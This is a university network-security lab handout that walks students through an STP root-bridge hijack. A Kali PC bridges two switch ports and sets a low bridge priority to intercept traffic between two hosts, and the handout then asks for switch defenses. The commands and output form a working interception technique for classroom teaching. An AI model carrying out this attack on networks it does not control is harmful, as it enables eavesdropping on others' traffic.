

ICT2217 Network Security

Lab Exercise 1.4: STP Attack and Defense

Learning Outcomes

Upon completion of this laboratory exercise, you should be able to:

- Conduct and defend against STP attack

Required Hardware


- 1 x Rack of Cisco networking devices
- 1 x Box of cables containing
 - USB-to-RJ45 console cables
 - Ethernet cables
- 3 x Laptops

Required Software

- Tera Term <https://teratermproject.github.io/index-en.html>
- Kali Linux Live Boot on USB drive

PART 1: Conducting STP Attack

- 1.1 Set up the network topology as shown with all the switch ports in default VLAN 1.



- 1.2 Configure switch DSW1 to be the root bridge by changing its bridge priority, e.g.:


```
DSW1(config)# spanning-tree vlan 1 priority 24576
```

- 1.3 Configure suitable IP addresses on PC-A and PC-B manually.

- 1.4 From PC-A, ping PC-B to verify that your setup is working correctly.

Acknowledgement: The improved attack procedure in this lab exercise is contributed by a team of students who wish to remain anonymous from ICT2217 Class AY24/25 T1.

- 1.5 Note the blocking ports on the switches and determine the path taken by the ping packets.
- 1.6 Connect an attacker's Kali PC with 2 Ethernet ports eth0 and eth1, with one connected to switch SW2 and the other to SW3 as shown.



Note: You may t/loan USB-to-Ethernet adaptor for your Attacker's PC from the lab supervisors.

- 1.7 Configure suitable IP addresses on eth0 and eth1 of Attacker's PC.
- 1.8 Verify that PC-A and PC-B are able to ping both eth0 and eth1 of Attacker's PC successfully.
- 1.9 At Attacker's PC, start Wireshark to start capturing from eth0 or eth1.
- 1.10 Now from PC-A, ping PC-B.

Can the Attacker's PC capture all the ping packets between PC-A and PC-B? Why?

- 1.11 To conduct STP attack from Attacker's PC, start a terminal and install bridge-utils:

```
kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
└─$ sudo apt install bridge-utils
```

Note: You will need to login to ICT-WIFI to access the Internet as SIT-WIFI will block Kali sites.


1.12 Configure eth0 and eth1 to bridging mode as follows:

```
kali@kali$ sudo ip link add name br0 type bridge
kali@kali$ sudo ip link set eth0 master br0
kali@kali$ sudo ip link set eth1 master br0
kali@kali$ sudo ip link set br0 up
```

1.13 Enable bridge br0 to run STP:

```
kali@kali$ sudo brctl stp br0 on
```

1.14 Attacker's PC is now running as a switch. However, notice that default bridge priority is 32768 which is higher than DSW1 root bridge priority and hence unable to take over as root.



```
kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ sudo brctl showstp br0
br0
bridge id      8000.00051b343539
designated root 6001.24d5e44b9280
root port      2
max age        20.00
hello time     2.00
forward delay  15.00
ageing time    300.00
hello timer    0.00
topology change timer 0.00
flags          TOPOLOGY_CHANGE_DETECTED

eth0 (1)
port id        8001
designated root 6001.24d5e44b9280
designated bridge 8001.b08d5773c700
designated port  8005
designated cost  20000
flags
state          blocking
path cost      5
bridge max age 20.00
bridge hello time 2.00
bridge forward delay 15.00
message age timer 18.50
forward delay timer 0.00
hold timer     0.56

eth1 (2)
port id        8002
designated root 6001.24d5e44b9280
designated bridge 8001.b08d57736680
designated port  8005
designated cost  20000
flags
state          forwarding
path cost      5
message age timer 18.21
forward delay timer 0.00
hold timer     0.00

(kali@kali)-[~]
$
```

1.15 Configure Attacker's bridge priority to be lower than 24576, say 20480:

```
kali@kali$ sudo ip link set dev br0 type bridge priority 20480
```

- 1.16 Verify that Attacker's PC has successfully taken over as root bridge as shown:

```

kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ sudo brctl showstp br0
br0
bridge id          5000.00051b343539
designated root     5000.00051b343539
root port          0
max age             20.00
hello time          2.00
forward delay       15.00
ageing time         30.00
hello timer         0.30
topology change timer 21.82
flags               TOPOLOGY_CHANGE TOPOLOGY_CHANGE_DETECTED
path cost           0
bridge max age      20.00
bridge hello time   2.00
bridge forward delay 15.00
tcn timer           0.00
gc timer            171.73

eth0 (1)
port id            8001
designated root     5000.00051b343539
designated bridge   5000.00051b343539
designated port     8001
designated cost     0
flags
state              learning
path cost          5
message age timer  0.00
forward delay timer 14.43
hold timer         0.00

eth1 (2)
port id            8002
designated root     5000.00051b343539
designated bridge   5000.00051b343539
designated port     8002
designated cost     0
flags
state              forwarding
path cost          5
message age timer  0.00
forward delay timer 0.00
hold timer         0.00

(kali@kali)-[~]
$

```

- 1.17 Restart Wireshark to capture from eth0 or eth1 of Attacker's PC.

- 1.18 Now from PC-A, ping PC-B again.

Can the Attacker's PC capture all the ping packets between PC-A and PC-B? Why?

PART 2: Defending against STP Attack

- 2.1 Implement appropriate defenses on the switches as discussed.
- 2.2 Observe any changes to the interfaces of the switches.
- 2.3 Do you think the recommended defenses are effective against STP attack? Explain.